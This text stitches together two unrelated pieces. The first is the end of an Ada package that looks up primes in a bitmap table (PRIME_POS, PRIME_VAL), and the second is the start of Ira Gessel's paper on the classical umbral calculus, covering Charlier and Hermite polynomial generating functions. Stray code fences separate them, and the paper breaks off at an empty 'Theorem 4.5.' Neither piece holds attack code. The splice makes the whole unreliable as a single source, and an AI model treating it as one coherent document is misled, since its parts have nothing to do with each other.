   LEFT_MASK: constant array (UNSIGNED_8) of UNSIGNED_8 := (
            2#10000000# => 2#10000000#,
            2#01000000# => 2#11000000#,
            2#00100000# => 2#11100000#,
            2#00010000# => 2#11110000#,
            2#00001000# => 2#11111000#,
            2#00000100# => 2#11111100#,
            2#00000010# => 2#11111110#,
            2#00000001# => 2#11111111#,   others => 0);

   subtype BYTE_WEIGHT_RANGE is NATURAL range 0 .. BITS_PER_BYTE;

   BYTE_WEIGHT: array (UNSIGNED_8) of BYTE_WEIGHT_RANGE := (
            0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4,
            1, 2, 2, 3, 2, 3, 3, 4, 2, 3, 3, 4, 3, 4, 4, 5,
            1, 2, 2, 3, 2, 3, 3, 4, 2, 3, 3, 4, 3, 4, 4, 5,
            2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
            1, 2, 2, 3, 2, 3, 3, 4, 2, 3, 3, 4, 3, 4, 4, 5,
            2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
            2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
            3, 4, 4, 5, 4, 5, 5, 6, 4, 5, 5, 6, 5, 6, 6, 7,
            1, 2, 2, 3, 2, 3, 3, 4, 2, 3, 3, 4, 3, 4, 4, 5,
            2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
            2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
            3, 4, 4, 5, 4, 5, 5, 6, 4, 5, 5, 6, 5, 6, 6, 7,
            2, 3, 3, 4, 3, 4, 4, 5, 3, 4, 4, 5, 4, 5, 5, 6,
            3, 4, 4, 5, 4, 5, 5, 6, 4, 5, 5, 6, 5, 6, 6, 7,
            3, 4, 4, 5, 4, 5, 5, 6, 4, 5, 5, 6, 5, 6, 6, 7,
            4, 5, 5, 6, 5, 6, 6, 7, 5, 6, 6, 7, 6, 7, 7, 8   );

 -- N.b. in RESIDUE_WORD_POS_IN_SET and RESIDUE_BYTE_POS_IN_WORD, a zero
 -- value is used as 'don't care', since these cases will be dealt with
 -- by a zero value in RESIDUE_BIT_POS_IN_BYTE, which means 'not a prime'.

   RESIDUE_WORD_POS_IN_SET: constant array (RING_INDEX) of WORD_INDEX := (

             1 .. 139 => 0,
           143 .. 277 => 1,
           281 .. 419 => 2,   others => 0);

   RESIDUE_BYTE_POS_IN_WORD: constant array (RING_INDEX) of BYTE_INDEX := (

             1 ..  31 | 143 .. 173 | 281 .. 313 => 0,
            37 ..  67 | 179 .. 209 | 317 .. 349 => 1,
            71 .. 103 | 211 .. 241 | 353 .. 383 => 2,
           107 .. 139 | 247 .. 277 | 389 .. 419 => 3,   others => 0);

   RESIDUE_BIT_POS_IN_BYTE: constant array (RING_INDEX) of UNSIGNED_8 := (

             1 |  37 |  71 | 107 | 143 | 179
         | 211 | 247 | 281 | 317 | 353 | 389 => 2#10000000#,
```

```
         11 |  41 |  73 | 109 | 149 | 181
      | 221 | 251 | 283 | 319 | 359 | 391 => 2#01000000#,

         13 |  43 |  79 | 113 | 151 | 187
      | 223 | 253 | 289 | 323 | 361 | 397 => 2#00100000#,

         17 |  47 |  83 | 121 | 157 | 191
      | 227 | 257 | 293 | 331 | 367 | 401 => 2#00010000#,

         19 |  53 |  89 | 127 | 163 | 193
      | 229 | 263 | 299 | 337 | 373 | 403 => 2#00001000#,

         23 |  59 |  97 | 131 | 167 | 197
      | 233 | 269 | 307 | 341 | 377 | 407 => 2#00000100#,

         29 |  61 | 101 | 137 | 169 | 199
      | 239 | 271 | 311 | 347 | 379 | 409 => 2#00000010#,

         31 |  67 | 103 | 139 | 173 | 209
      | 241 | 277 | 313 | 349 | 383 | 419 => 2#00000001#,   others => 0);


-- PRIMES_COUNT (I) contains the count of primes indicated by bits in
-- PRIMES_TABLE (0 .. I * COUNT_INTERVAL * WORDS_PER_SET - 1)
--
-- e.g. with COUNT_INTERVAL = 5, and WORDS_PER_SET = 3,
-- the array PRIMES_COUNT would contain
--
--  PRIMES_COUNT (0) =    0  =  #ones in PRIMES_TABLE (0 .. -1)
--  PRIMES_COUNT (1) =  313  =  #ones in PRIMES_TABLE (0 .. 14)
--  PRIMES_COUNT (2) =  570  =  #ones in PRIMES_TABLE (0 .. 29)
--  PRIMES_COUNT (3) =  815  =  #ones in PRIMES_TABLE (0 .. 44)
--
-- etc.


function PRIME_POS (P_VAL: in NATURAL) return NATURAL is

            -- if P_VAL is P_POS-th prime then return P_POS else ERROR

   PVST: constant NATURAL := P_VAL / RING_SIZE;      -- P_VAL's set number
                                                     --  in primes map
   PVIR: constant RING_INDEX := P_VAL mod RING_SIZE; -- P_VAL's element
                                                     --  number in ring
   PVWS: constant NATURAL := RESIDUE_WORD_POS_IN_SET (PVIR); -- P_VAL's
                                                     -- word number in set
   PVBW: constant NATURAL := RESIDUE_BYTE_POS_IN_WORD (PVIR); -- P_VAL's
                                                     -- byte number in word

   PVIT: constant NATURAL := PVST / COUNT_INTERVAL;  -- P_VAL's number
                                                     --  in count table
   PVFS: constant NATURAL := PVIT * COUNT_INTERVAL;  -- P_VAL's interval's
                                                     --  first set's no
                                                     --  in primes map

   WORD: UNSIGNED_32 := 0;  -- for shifting bytes in a word
                            --  taken from primes map
   BYTE: UNSIGNED_8 := 0;   -- for holding a byte whose 1 bits indicate
                            --  primality in the R_S_R
   RPIB: UNSIGNED_8 := 0;   -- residue position in byte
                            --  for holding a byte whose 1 bit indicates
                            --  the position of P_VAL in the relevant
                            --  byte of the R_S_R

   K: NATURAL := PRIMES_COUNT (PVIT); -- counts 1 bits (primes)

begin
   if P_VAL in UNMAPPED_VAL_DOMAIN then
      case P_VAL is
         when 1 => return 0;
```

```
         when 2 => return 1;
         when 3 => return 2;
         when 5 => return 3;
         when 7 => return 4;
         when others => null;
      end case;
   elsif PVST in S_INDEX then
      for SET_POS in PVFS .. PVST loop
         for WORD_POS in WORD_INDEX loop
            WORD := PRIMES_TABLE (SET_POS * WORDS_PER_SET + WORD_POS);
            for BYTE_POS in BYTE_INDEX loop
               WORD := ROTATE_LEFT (WORD, BITS_PER_BYTE);
               BYTE := UNSIGNED_8 (WORD and BYTE_MASK);
               if SET_POS = PVST and then WORD_POS = PVWS
                                 and then BYTE_POS = PVBW then
                  RPIB := RESIDUE_BIT_POS_IN_BYTE (PVIR);
                  BYTE := BYTE and LEFT_MASK (RPIB);
                  K := K + BYTE_WEIGHT (BYTE);
                  if (RPIB and BYTE) = 0 then
                     ERROR ("primal position requested of a non-prime");
                  else
                     return NUMBER_OF_UNMAPPED_PRIMES + K;
                  end if;
               end if;
            K := K + BYTE_WEIGHT (BYTE);
            end loop;
         end loop;
      end loop;
   end if;
   ERROR ("primal position requested of too large a number");
   return 0;
end PRIME_POS;


function PRIME_VAL (P_POS: in NATURAL) return POSITIVE is -- P_POS-th prime

   M: constant INTEGER := P_POS - NUMBER_OF_UNMAPPED_PRIMES;
                                 -- required mapped count of '1' bits

   WORD: UNSIGNED_32 := 0;       -- for shifting bytes in a word
                                 --  taken from PRIMES_TABLE
   BYTE: UNSIGNED_8 := 0;        -- for holding a byte whose 1 bits
                                 --  indicate primality in the R_S_R
   PEIR: RING_INDEX := 0;        -- position of element in ring

   ILCT: constant POSITIVE := C_INDEX'LAST;  -- index of last count
                                             -- in count table
   I: C_INDEX := ILCT / 2;       -- current index for binary tree search
   D: C_INDEX := (ILCT + 1) / 2; -- current difference
                                 --  for binary tree search
   K: NATURAL := 0;              -- counts 1 bits (mapped primes)

   SET_POS_FIRST, SET_POS_LAST: S_INDEX := 0; -- relevant interval in map
                                 --  expressed in set numbers
begin
   if P_POS in UNMAPPED_POS_DOMAIN then
      case P_POS is
         when 0 => return 1;
         when 1 => return 2;
         when 2 => return 3;
         when 3 => return 5;
         when 4 => return 7;
         when others => null;
      end case;
   else
      loop  -- perform a binary tree search of the count table
         D := (D + 1) / 2;
         if M in 1 .. PRIMES_COUNT (I) then
            if I - D in C_INDEX then
               I := I - D;
```

```
               end if;
            elsif M in PRIMES_COUNT (I) + 1 .. PRIMES_COUNT (I+1) then
               exit;
            elsif M in PRIMES_COUNT (I+1) + 1 .. PRIMES_COUNT (ILCT) then
               if I + D in C_INDEX then
                  I := I + D;
               end if;
            elsif PRIMES_COUNT (ILCT) < M then
               I := ILCT;
               exit;
            end if;
         end loop;  -- I now holds the relevant interval number
         K := PRIMES_COUNT (I);
         SET_POS_FIRST := I * COUNT_INTERVAL;
         SET_POS_LAST := (I + 1) * COUNT_INTERVAL - 1;
         for SET_POS in SET_POS_FIRST .. SET_POS_LAST loop
            for WORD_POS in WORD_INDEX loop
               WORD := PRIMES_TABLE (SET_POS * WORDS_PER_SET + WORD_POS);
               for BYTE_POS in BYTE_INDEX loop
                  WORD := ROTATE_LEFT (WORD, BITS_PER_BYTE);
                  BYTE := UNSIGNED_8 (WORD and BYTE_MASK);
                  if M <= K + BYTE_WEIGHT (BYTE) then
                     for BIT_POS in BIT_INDEX loop
                        BYTE := ROTATE_LEFT (BYTE, 1);
                        K := K + INTEGER (BYTE and 1);
                        if K = M then
                           PEIR :=
         (WORD_POS * BYTES_PER_WORD + BYTE_POS) * BITS_PER_BYTE + BIT_POS;
                              return SET_POS * RING_SIZE + R_S_R (PEIR);
                        end if;
                     end loop;
                  end if;
                  K := K + BYTE_WEIGHT (BYTE);
               end loop;
            end loop;
         end loop;
      end if;
      ERROR ("n-th prime requested for too large n");
      return 1;
   end PRIME_VAL;


begin

   null;

end PRIME;
```

APPLICATIONS OF THE CLASSICAL UMBRAL CALCULUS

IRA M. GESSEL

Dedicated to the memory of Gian-Carlo Rota

Abstract. We describe applications of the classical umbral calculus to bilinear generating functions for polynomial sequences, identities for Bernoulli and related numbers, and Kummer congruences.

1. Introduction

In the nineteenth century, Blissard developed a notation for manipulating sums involving binomial coefficients by expanding polynomials and then replacing exponents with subscripts. For example, the expression $(a+1)^n$ would represent the sum $\sum_{i=0}^{n}\binom{n}{i}a_i$. Blissard's notation has been known variously as Lucas's method, the symbolic method (or symbolic notation), and the umbral calculus. We shall use Rota and Taylor's term "classical umbral calculus" [37] to distinguish it from the more elaborate mathematical edifice that the term "umbral calculus" has come to encompass [32, 33, 35].

The goal of this article is to show, by numerous examples, how the classical umbral calculus can be used to prove interesting formulas not as easily proved by other methods. Our applications are in three general areas: bilinear generating functions, identities for Bernoulli numbers and their relatives, and congruences for sequences such as Euler and Bell numbers.

The classical umbral calculus is intimately connected with exponential generating functions; thus $a^n = a_n$ is equivalent to

$$e^{ax} = \sum_{n=0}^{\infty} a_n \frac{x^n}{n!},$$

and multiplication of exponential generating functions may be expressed compactly in umbral notation:

$$\left(\sum_{n=0}^{\infty} a_n \frac{x^n}{n!}\right)\left(\sum_{n=0}^{\infty} b_n \frac{x^n}{n!}\right) = \sum_{n=0}^{\infty} c_n \frac{x^n}{n!}$$

is equivalent to $(a+b)^n = c^n$.

Date: November 22, 2001.

1991 *Mathematics Subject Classification.* Primary: 05A40. Secondary: 05A19, 05A10, 11B65, 11B68, 11B73.

Key words and phrases. classical umbral calculus, exponential generating function, bilinear generating function, Hermite polynomial, Charlier polynomial, Bernoulli number, Bell number, Kummer congruence.

This research was supported by NSF grant DMS-9972648.

When I first encountered umbral notation it seemed to me that this was all there was to it; it was simply a notation for dealing with exponential generating functions, or to put it bluntly, it was a method for avoiding the use of exponential generating functions when they really ought to be used. The point of this paper is that my first impression was wrong: none of the results proved here (with the exception of Theorem 7.1, and perhaps a few other results in section 7) can be easily proved by straightforward manipulation of exponential generating functions. The sequences that we consider here are defined by exponential generating functions, and their most fundamental properties can be proved in a straightforward way using these exponential generating functions. What is surprising is that these sequences satisfy additional relations whose proofs require other methods. The classical umbral calculus is a powerful but specialized tool that can be used to prove these more esoteric formulas. The derangement numbers, for example, have the well-known exponential generating function $\sum_{n=0}^{\infty} D_n x^n/n! = e^{-x}/(1-x)$ from which their basic properties can be derived; umbral calculus gives us the more interesting but considerably more recondite formula $\sum_{n=0}^{\infty} D_n^2 x^n/n! = e^x \sum_{k=0}^{\infty} k!\, x^k/(1+x)^{2k+2}$.

We begin in the next section with a description of the classical umbral calculus, following Rota [34] and Rota and Taylor [36, 37], and point out some of the minor ways in which we differ from their approach. Next, in sections 3 through 5, we consider bilinear and related generating functions for Charlier and Hermite polynomials, and some variations. In section 6 we derive a bilinear generating function for the Rogers-Szegő polynomials, which are related to q-Hermite polynomials. In section 7 we apply the umbral calculus to identities for Bernoulli and related numbers. Sections 8 through 10 deal with Kummer congruences and with analogous congruences for Bell numbers.

The next section contains a formal description of the classical umbral calculus as used in this paper. The reader who is not interested in these technicalities may wish to go directly to section 3.

2. The classical umbral calculus

Most users of Blissard's symbolic notation have viewed it as simply a notational convenience, requiring no formal justification. Thus Guinand [23], in explaining the interpretation of umbral symbols, writes: "In general, any step in manipulation is valid if and only if it remains valid when interpreted in non-umbral form." However, in 1940 E. T. Bell [5] attempted to give an axiomatic foundation to the umbral calculus. To the modern reader, Bell's approach seems ill-conceived, if not completely incomprehensible. A much more successful explanation was given by G.-C. Rota in 1964 [34]: When we interpret $(a+1)^n$ as $\sum_{i=0}^{n} \binom{n}{i} a_i$, we are applying the linear functional on the algebra of polynomials in a that takes a^i to a_i. In retrospect, Rota's idea seems almost obvious, but we must remember that in Bell's day the concept of a linear functional was not the familiar notion that it is in ours. The seemingly mysterious "umbral variable" a is just an ordinary variable; it is in the invisible, but otherwise unremarkable, linear functional that the meaning of the umbral calculus resides. The "feeling of witchcraft" that Rota and Taylor [37] observe hovering about the umbral calculus comes from the attribution to umbrae of properties that really belong to these linear functionals. As in stage illusion, misdirection is essential to the magic.

Rota and Taylor's recent works [36, 37] expanded on Rota's original insight and introduced new concepts that help to resolve some of the ambiguities that may arise in applications of the traditional notation. However, I shall use the traditional notation in this paper. What follows is a short formal description of the classical umbral calculus as used here, based on Rota and Taylor's formulation, but with some modifications.

In the simplest applications of the classical umbral calculus, we work in the ring of polynomials in one variable, e.g., $R[a]$, where R is a ring of "scalars" (R is often a ring of polynomials or formal power series containing the rationals), and we have a linear functional $\mathrm{eval} : R[a] \to R$. (This notation was introduced by Rota and Taylor [36].) The variable a is called an umbral variable or *umbra*. There is nothing special about it other than the fact that the linear functional eval is defined on $R[a]$. We will often use the same letter for the umbra and the sequence; thus we would write a_n for $\mathrm{eval}(a^n)$. It is traditional, and convenient, to omit eval and to write $a^n = a_n$ instead of $\mathrm{eval}(a^n) = a_n$. However when following this convention, we must make clear where eval is to be applied. The rule that we shall follow in this paper is that eval should be applied to any term in an equation that contains a variable that has been declared to be umbral. It should be emphasized that this is a syntactic, not mathematical rule, so the formula $a^n = n$ is to be interpreted as $\mathrm{eval}(a^n) = n$ for all n, even though for $n = 0$, a does not "appear" on the left side. One important difference between our approach and that of Rota and Taylor [36, 37] is that they require that $\mathrm{eval}(1) = 1$, but we do not, and in sections 7 and 9 we shall see several examples where $\mathrm{eval}(1) = 0$. This involves some notational subtleties discussed below; nevertheless, there is no reason why a linear functional on polynomials cannot take 1 to 0, and there are are interesting applications where this happens.

We shall often have occasion to deal with several umbrae together. It should be pointed out that although we use the symbol eval for whatever linear functional is under discussion, there are really many different such functionals. When we write $a^n = a_n$ and $b^n = b_n$ we are really talking about two different linear functionals, $\mathrm{eval}_1 : R[a] \to R$ and $\mathrm{eval}_2 : R[b] \to R$, where $\mathrm{eval}_1(a^n) = a_n$ and $\mathrm{eval}_2(b^n) = b_n$. The meaning of $\mathrm{eval}(a^m b^n)$ might be determined by a completely different linear functional on $R[a, b]$, but traditionally one takes the linear functional eval_3 defined by $\mathrm{eval}_3(a^m b^n) = \mathrm{eval}_1(a^m)\,\mathrm{eval}_2(b^n)$. In this case, we say that the umbrae a and b are *independent* (even though we are really dealing with a property of the linear functional eval_3 rather than a property of the variables a and b). In fact, applications of umbrae that are not independent in this sense are uncommon and do not seem to be have been considered before, and we shall assume that our umbrae are independent except where we explicitly state otherwise. Nevertheless we give an example in section 5 of an application of umbrae that are not independent.

Eschewing the requirement that $\mathrm{eval}(1) = 1$ entails an additional interpretative issue that must be mentioned. We cannot assume that there is a "universal" evaluation functional that applies to every term in a formula; instead we may need a different functional for each term, corresponding to the variables that appear in that term. In section 9, for example, we have the formula

$$F^n = 2A^n - (4B + C)^n,$$

involving the umbrae F, A, B, and C, which must be interpreted as

$$\mathrm{eval}_1(F^n) = \mathrm{eval}_2(2A^n) - \mathrm{eval}_3\big((4B + C)^n\big),$$

where eval_1 is defined on $\mathbf{Q}[F]$, eval_2 is defined on $\mathbf{Q}[A]$, and eval_3 is defined on $\mathbf{Q}[B, C]$. Although the rule may seem unnatural when stated this way, in practice the interpretation is exactly what one would expect.

We will often find it useful to work with power series, rather than polynomials, in our umbrae. However, if $f(u)$ is an arbitrary formal power series in u and a is an umbra then $\mathrm{eval}(f(a))$ does not make sense. Let us suppose that R is a ring of formal power series in variables $x, y, z, \ldots$. Then we call a formal power series $f(u) \in R[[u]]$ *admissible* if for every monomial $x^i y^j z^k \cdots$ in R, the coefficient of $x^i y^j z^k \cdots$ in $f(u)$ is a polynomial in u. Then if $f(u) = \sum_i f_i u^i$ is admissible, we define $\mathrm{eval}(f(a))$ to be $\sum_i f_i \,\mathrm{eval}(a^i)$; admissibility of f ensures that this sum is well defined as an element of R. More generally, we may define admissibility similarly for a formal power series in any finite set of variables with coefficients involving other variables.

3. Charlier polynomials

In the next three sections we apply the classical umbral calculus to find bilinear generating functions. More specifically, we find explicit expressions for generating functions of the form $\sum_n a_n b_n x^n/n!$, where there are simple expressions for the generating functions $\sum_n a_n x^n/n!$ and $\sum_n b_n x^n/n!$. Although it is not obvious *a priori* that such explicit expressions exist, they do, and they have important applications in the theory of orthogonal polynomials (see, e.g., Askey [3]). The method that we use can be translated into a traditional analytic computation, since in all cases that we consider in these three sections, eval can be represented by a definite integral (though in some cases the radius of convergence of the series is 0). For example, in this section we consider the umbra A evaluated by $\mathrm{eval}(A^n) = \alpha(\alpha+1)\cdots(\alpha+n-1)$. We could define eval analytically by

$$\mathrm{eval}\big(f(A)\big) = \frac{1}{\Gamma(\alpha)} \int_0^\infty f(x) x^{\alpha-1} e^{-x}\, dx$$

and do all our calculations with integrals. In fact this idea has been used, in a significantly more sophisticated setting, by Ismail and Stanton [25, 26, 27] to obtain bilinear generating functions much more complicated than those we deal with here.

The rising factorial $(\alpha)_n$ is defined to be $\alpha(\alpha+1)\cdots(\alpha+n-1)$. The Charlier polynomials $c_n(x; a)$ are defined by

$$c_n(x; a) = \sum_{k=0}^{n} \binom{n}{k} (-x)_k\, a^{-k}$$

(see, for example, Askey [3, p. 14]), but it is more convenient to work with differently normalized versions of these polynomials, which we define as

$$C_n(u, \alpha) = u^n c_n(-\alpha; u) = \sum_{i=0}^{n} \binom{n}{i} (\alpha)_i u^{n-i}.$$

Let us define the umbra A by $A^n = (\alpha)_n$. Then

$$C_n(u, \alpha) = (A + u)^n. \tag{3.1}$$

Now

$$e^{Ax} = \sum_{n=0}^{\infty} A^n \frac{x^n}{n!} = \sum_{n=0}^{\infty} (\alpha)_n \frac{x^n}{n!} = (1-x)^{-\alpha}, \tag{3.2}$$

by the binomial theorem. So

$$\sum_{n=0}^{\infty} C_n(u,\alpha)\frac{x^n}{n!} = e^{(A+u)x} = e^{ux}e^{Ax} = \frac{e^{ux}}{(1-x)^{\alpha}}. \tag{3.3}$$

Our goal in this section is to prove the bilinear generating function for the Charlier polynomials,

$$\sum_{n=0}^{\infty} C_n(u,\alpha)C_n(v,\beta)\frac{x^n}{n!} = e^{uvx}\sum_{k=0}^{\infty} \frac{(\alpha)_k}{(1-vx)^{k+\alpha}}\frac{(\beta)_k}{(1-ux)^{k+\beta}}\frac{x^k}{k!}.$$

To do this we first prove some properties of the umbra A.

Lemma 3.1. *For any admissible formal power series f,*

$$e^{Ay}f(A) = \frac{1}{(1-y)^{\alpha}} f\left(\frac{A}{1-y}\right).$$

Proof. First we prove the lemma for the case $f(z) = e^{zw}$. We have

$$\begin{aligned} e^{Ay}e^{Aw} = e^{A(y+w)} &= \frac{1}{(1-y-w)^{\alpha}} \\ &= \frac{1}{(1-y)^{\alpha}} \frac{1}{\left(1-\dfrac{w}{1-y}\right)^{\alpha}} \\ &= \frac{1}{(1-y)^{\alpha}} \exp\left(\frac{A}{1-y}w\right). \end{aligned} \tag{3.4}$$

by (3.2). Equating coefficients of $w^k/k!$ shows that the lemma is true for $f(z) = z^k$. The general case then follows by linearity.

Alternatively, we could have introduced an umbra F with $e^{Fz} = f(z)$ and replaced w with F in (3.4). □

As a first application of Lemma 3.1, we prove the following little-known result.

Theorem 3.2.

$$\sum_{m=0}^{\infty} C_{2m}(u,\alpha)\frac{x^m}{m!} = e^{u^2x}\sum_{k=0}^{\infty} \frac{(\alpha)_{2k}}{(1-2ux)^{2k+\alpha}}\frac{x^k}{k!}.$$

Proof. We have

$$\begin{aligned}\sum_{m=0}^{\infty} C_{2m}(u,\alpha)\frac{x^m}{m!} &= \sum_{m=0}^{\infty}(A+u)^{2m}\frac{x^m}{m!} = e^{(A+u)^2x}\\ &= e^{(A^2+2Au+u^2)x} = e^{u^2x}e^{2Aux}e^{A^2x}\\ &= \frac{e^{u^2x}}{(1-2ux)^{\alpha}}\exp\left[\left(\frac{A}{1-2ux}\right)^2 x\right] \quad \text{by Lemma 3.1}\\ &= e^{u^2x}\sum_{k=0}^{\infty}\frac{(\alpha)_{2k}}{(1-2ux)^{2k+\alpha}}\frac{x^k}{k!}.\end{aligned}$$

□

By a similar computation we can prove a generalization given by the next theorem. We leave the details to the reader.

Theorem 3.3.

$$\sum_{m,n=0}^{\infty} C_{2m+n}(u,\alpha)\frac{x^m}{m!}\frac{y^n}{n!} = e^{u^2x+uy}\sum_{k=0}^{\infty}\frac{(\alpha)_{2k}}{(1-2ux-y)^{2k+\alpha}}\frac{x^k}{k!}. \quad \square$$

Next we prove the bilinear generating function for Charlier polynomials. An equivalent formula can be found in Askey [3, p. 16, equation (2.47)] with a minor error; a and b must be switched on one side of the formula as given there for it to be correct. A combinatorial proof of our Theorem 3.4 has been given by Jayawant [28], who also proved a multilinear generalization.

Theorem 3.4.

$$\sum_{n=0}^{\infty} C_n(u,\alpha)C_n(v,\beta)\frac{x^n}{n!} = e^{uvx}\sum_{k=0}^{\infty}\frac{(\alpha)_k}{(1-vx)^{k+\alpha}}\frac{(\beta)_k}{(1-ux)^{k+\beta}}\frac{x^k}{k!}.$$

Proof. Let A and B be independent umbrae with $A^n = (\alpha)_n$ and $B^n = (\beta)_n$. Then there is an analogue of Lemma 3.1 with B replacing A and β replacing α.

We have

$$\begin{aligned}\sum_{n=0}^{\infty} C_n(u,\alpha)C_n(v,\beta)\frac{x^n}{n!} &= e^{(A+u)(B+v)x}\\ &= e^{uvx}e^{Avx}e^{(Bu+AB)x}\\ &= e^{uvx}\frac{1}{(1-vx)^{\alpha}}\exp\left(Bux+\frac{A}{1-vx}Bx\right) \quad \text{by Lemma 3.1}\\ &= \frac{e^{uvx}}{(1-vx)^{\alpha}}e^{Bux}\exp\left(\frac{A}{1-vx}Bx\right)\\ &= \frac{e^{uvx}}{(1-vx)^{\alpha}}\cdot\frac{1}{(1-ux)^{\beta}}\exp\left(\frac{A}{1-vx}\cdot\frac{B}{1-ux}x\right) \quad \text{by Lemma 3.1}\end{aligned}$$

$$= e^{uvx} \sum_{k=0}^{\infty} \frac{(\alpha)_k}{(1-vx)^{k+\alpha}} \frac{(\beta)_k}{(1-ux)^{k+\beta}} \frac{x^k}{k!}.$$

□

The polynomials $C_n(u, \alpha)$ have a simple interpretation in terms of permutation enumeration: the coefficient of $\alpha^i u^j$ in $C_n(u-\alpha, \alpha)$ is the number of permutations of $\{1, 2, \ldots, n\}$ with j fixed points and i cycles of length at least 2. This follows easily from the exponential generating function

$$e^{ux} \left(\frac{e^{-x}}{1-x} \right)^{\alpha} = \sum_{n=0}^{\infty} C_n(u-\alpha, \alpha) \frac{x^n}{n!}.$$

(See, for example, Stanley [39, chapter 5].) In particular, $C_n(-1, 1)$ is the derangement number D_n, the number of permutations of $\{1, 2, \ldots, n\}$ with no fixed points, and Theorems 3.2 and 3.4 give the formulas

$$\sum_{m=0}^{\infty} D_{2m} \frac{x^m}{m!} = e^x \sum_{k=0}^{\infty} \frac{(2k)!}{(1+2x)^{2k+1}} \frac{x^k}{k!}$$

and

$$\sum_{n=0}^{\infty} D_n^2 \frac{x^n}{n!} = e^x \sum_{k=0}^{\infty} \frac{k!}{(1+x)^{2k+2}} x^k.$$

Theorem 3.4 can be generalized to a formula involving 3-line Latin rectangles. See [21] for a combinatorial proof that also uses umbral methods. A more general result was given using the same technique by Zeng [45], and using very different techniques by Andrews, Goulden, and Jackson [2].

4. Hermite polynomials

We now prove some similar formulas for Hermite polynomials. Perhaps surprisingly, the proofs are a little harder than those for Charlier polynomials. We first define the umbra M by

$$e^{Mx} = e^{-x^2}, \tag{4.1}$$

so that

$$M^n = \begin{cases} (-1)^k \dfrac{(2k)!}{k!}, & \text{if } n = 2k \\ 0, & \text{if } n \text{ is odd.} \end{cases}$$

(The reason for the minus sign in this definition is so that we can obtain formulas for the Hermite polynomials in their usual normalization.) There are two basic simplification formulas for M:

Lemma 4.1.

(i) $e^{M^2 x} = \dfrac{1}{\sqrt{1+4x}}$.

(ii) *For any admissible formal power series f, we have*

$$e^{My} f(M) = e^{-y^2} f(M - 2y).$$

Proof. For (i), we have

$$e^{M^2 x} = \sum_{k=0}^{\infty} (-1)^k \frac{(2k)!}{k!} \frac{x^k}{k!} = \frac{1}{\sqrt{1+4x}}.$$

For (ii), as in the proof of Lemma 3.1, it is sufficient to prove that the formula holds for $f(z) = e^{zw}$. In this case we have

$$e^{My} e^{Mw} = e^{M(y+w)} = e^{-y^2-2yw-w^2} = e^{-y^2} e^{-2yw} e^{Mw} = e^{-y^2} e^{(M-2y)w}.$$

□

Lemma 4.2.

$$e^{Mx+M^2 y} = \frac{e^{-x^2/(1+4y)}}{\sqrt{1+4y}}.$$

Although Lemma 4.2 can be proved directly by showing that both sides are equal to

$$\sum_{i,j} (-1)^{j+k} \frac{(2j+2k)!}{(j+k)!} \frac{x^{2j}}{(2j)!} \frac{y^k}{k!},$$

we give instead two proofs that use Lemma 4.1

First proof. If we try to apply Lemma 4.1 directly, we find that the linear term in M does not disappear, so we need to use a slightly less direct approach. We write e^{Mx+M^2y} as $e^{M(x+z)} e^{M^2 y - Mz}$, where z will be chosen later. Now applying Lemma 4.1 gives

$$\begin{aligned} e^{M(x+z)} e^{M^2 y - Mz} &= e^{-(x+z)^2} e^{(M-2x-2z)^2 y - (M-2x-2z)z} \\ &= e^{-(x+z)^2} e^{M^2 y - 4M(x+z)y + 4(x+z)^2 y - Mz + (2x+2z)z}. \end{aligned}$$

We now choose z so as to eliminate the linear term in M on the right; i.e., we want $-4(x+z)y - z = 0$. So we take $z = -4xy/(1+4y)$, and on simplifying we obtain $e^{Mx+M^2y} = e^{-x^2/(1+4y) + M^2 y}$. Then applying Lemma 4.1 (i) gives the desired result. □

Second proof. Let us fix y and set $g(x) = e^{Mx+M^2y}$. Applying Lemma 4.1 directly gives

$$\begin{aligned} g(x) = e^{Mx+M^2y} &= e^{-x^2} e^{(M-2x)^2 y} \\ &= e^{-x^2+4x^2y} e^{-4Mxy+M^2y} = e^{-x^2(1-4y)} g(-4xy). \end{aligned}$$

Iterating and taking a limit yields

$$\begin{aligned} g(x) &= e^{-x^2(1-4y) - 4^2 x^2 y^2 (1-4y) - \cdots} = e^{-x^2(1-4y+4^2y^2-4^3y^3+\cdots)} g(0) \\ &= e^{-x^2/(1+4y)} g(0) = e^{-x^2/(1+4y)} / \sqrt{1+4y} \end{aligned}$$

by Lemma 4.1 (i). □

Now we define the Hermite polynomials $H_n(u)$ by the generating function

$$\sum_{n=0}^{\infty} H_n(u)\frac{x^n}{n!} = e^{2ux-x^2} = e^{(2u+M)x} \tag{4.2}$$

so that $H_n(u) = (2u+M)^n$.

First we prove a well-known analogue of Theorem 3.2, a special case of a result of Doetsch [10, equation (10)].

Theorem 4.3.

$$\sum_{n=0}^{\infty} H_{2n}(u)\frac{x^n}{n!} = \frac{1}{\sqrt{1+4x}}\exp\left(\frac{4u^2x}{1+4x}\right).$$

Proof. We have

$$\begin{aligned}\sum_{n=0}^{\infty} H_{2n}(u)\frac{x^n}{n!} &= e^{(2u+M)^2x} = e^{4u^2x}e^{4Mux+M^2x} \\ &= \frac{1}{\sqrt{1+4x}}e^{4u^2x}\exp\left(\frac{-16u^2x^2}{1+4x}\right) \quad \text{by Lemma 4.2} \\ &= \frac{1}{\sqrt{1+4x}}\exp\left(\frac{4u^2x}{1+4x}\right).\end{aligned}$$

□

By the same reasoning we can prove the following generalization of Theorem 4.3.

Theorem 4.4.

$$\sum_{m,n=0}^{\infty} H_{2m+n}(u)\frac{x^m}{m!}\frac{y^n}{n!} = \frac{1}{\sqrt{1+4x}}\exp\left(\frac{4u^2x+2uy-y^2}{1+4x}\right). \quad \square$$

Equating coefficients of $y^n/n!$ in both sides of Theorem 4.4, and using (4.2) yields

$$\sum_{m=0}^{\infty} H_{2m+n}(u)\frac{x^m}{m!} = (1+4x)^{-(n+1)/2}H_n\left(\frac{u}{\sqrt{1+4x}}\right)\exp\left(\frac{4u^2x}{1+4x}\right),$$

which is the general form of Doetsch's result [10].

We state without proof a "triple" version of Theorem 4.3 that can be proved by the same technique. See Jayawant [28], where umbral and combinatorial proofs are given.

Theorem 4.5.

